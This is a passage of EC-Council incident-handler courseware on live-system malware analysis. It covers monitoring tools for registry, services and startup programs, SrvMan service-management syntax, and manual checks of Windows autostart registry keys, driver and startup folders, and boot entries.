



Figure 4.12: Screenshot of Jv16 PowerTools


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional registry monitoring tools are listed below:

- regshot (*https://sourceforge.net*)
- Reg Organizer (*https://www.chemtable.com*)
- Registry Viewer (https://accessdata.com)
- RegScanner (*https://www.nirsoft.net*)
- Registry Monitoring Tool (*https://www.solarwinds.com*)

## Live-System Analysis: Windows Services Monitoring

Attackers design malware and other malicious code such that they install and run on a computer in the form of services. As most services run in the background to support processes and applications, the malicious services are invisible even when performing harmful activities in the system and can function without intervention or input. Malware spawns Windows services allowing attackers to control the victim's machine and pass malicious instructions remotely. It may also adopt rootkit techniques to manipulate the following registry keys to hide its processes and services.

***HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services***

These malicious services run as a SYSTEM account or other privileged accounts, providing greater access than user accounts, making them more dangerous than common malware and executable code. Attackers also try to conceal their actions by naming malicious services with names similar to genuine Windows services to avoid detection.

You can trace malicious services initiated by the suspicious file during dynamic analysis using Windows service monitoring tools such as Windows Service Manager (SrvMan), which can detect service changes and scan for suspicious Windows services.

- **Windows Service Manager (SrvMan)**

  Source: *https://sysprogs.com*

  SrvMan has both GUI and command-line modes. It can also be used to run arbitrary Win32 applications as services (when such a service is stopped, the main application window is automatically closed).

  You can use SrvMan's command-line interface to perform the following tasks:

  - **Create services:**

    ```
    srvman.exe add <file.exe/file.sys> [service name] [display name]
    [/type:<service type>] [/start:<start mode>] [/interactive:no]
    [/overwrite:yes]
    ```

  - **Delete services:**

    ```
    srvman.exe delete <service name>
    ```

  - **Start/stop/restart services:**

    ```
    srvman.exe start <service name> [/nowait] [/delay:<delay in msec>]

    srvman.exe stop <service name> [/nowait] [/delay:<delay in msec>]
    ```


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
srvman.exe restart <service name> [/delay:<delay in msec>]
```

- **Install and start a legacy driver with a single call:**

```
srvman.exe run <driver.sys> [service name] [/copy:yes]
[/overwrite:no] [/stopafter:<msec>]
```





Figure 4.13: Screenshot of SrvMan

Some additional Windows service monitoring tools are listed below:

- Advanced Windows Service Manager (*https://securityxploded.com*)
- Process Hacker *(https://processhacker.sourceforge.io)*
- Netwrix Service Monitor *(https://www.netwrix.com)*
- AnVir Task Manager *(https://www.anvir.com)*
- Service+ (*https://www.activeplus.com*)

## Live-System Analysis: Startup Programs Monitoring

Malware can alter system settings and insert itself into the startup menu, enabling it to execute malicious activities whenever the system starts. Therefore, scanning for suspicious startup programs manually or using startup program monitoring tools such as Autoruns for Windows is essential for detecting malware.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The steps to manually detect hidden malware are discussed below.

- **Step 1: Check Startup Program Entries in the Registry**

  Startup items such as programs, shortcuts, folders, and drivers are set to run automatically at startup when users log into a Windows OS (e.g., Windows 11). Startup items can be added by the programs or drivers installed or manually by the user. Programs that run on Windows 11 startup can be located in registry entries such as Windows Explorer and Microsoft Edge startup settings.

  - **Windows Startup Settings**

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`

    `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce`

    `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce`

  - **Explorer Startup Settings**

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Common Startup`

    `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Common Startup`

    `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders, Startup`

    `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders, Startup`

  - **Microsoft Edge Startup Settings**

    `HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Microsoft Edge\Main\AllowPrelaunch`

    `HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Microsoft Edge\Main\TabPreloader\AllowTabPreloading`

    `HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Edge\RestoreOnStartup`

    `HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Edge\RestoreOnStartupURLs`

- **Step 2: Check Automatically Loaded Device Drivers**

  Navigate to `C:\Windows\System32\drivers` to check device drivers.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.14: Screenshot displaying driver folder

- **Step 3: Check boot.ini or bcd (bootmgr) Entries**

  Check **boot.ini** or **bcd** (bootmgr) entries using the command prompt. Open the **command prompt with administrator privileges**, type the "**bcdedit**" command, and press **Enter** to view all the boot manager entries.





Figure 4.15: Screenshot displaying boot info

- **Step 4: Check Windows Services that Start Automatically**

  Go to **Run** → Type **services.msc** and press Enter. Sort services by **Startup Type** to check the Windows service list and view services that start automatically when the system boots.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.16: Screenshot displaying services

- **Step 5: Check Startup Folders**

  Startup folders store applications or shortcuts for applications that autostart when the system boots. To check **Startup** applications, search the following locations on Windows 11:

  - `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`
  - `C:\Users\(User-Name)\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup`

  Another method of accessing startup folders includes the following:

  1. Press the "**Windows" and "R"** buttons simultaneously to open the **Run** box.
  2. Type "**shell:startup"** in the box and click the **OK** button to navigate to the startup folder.

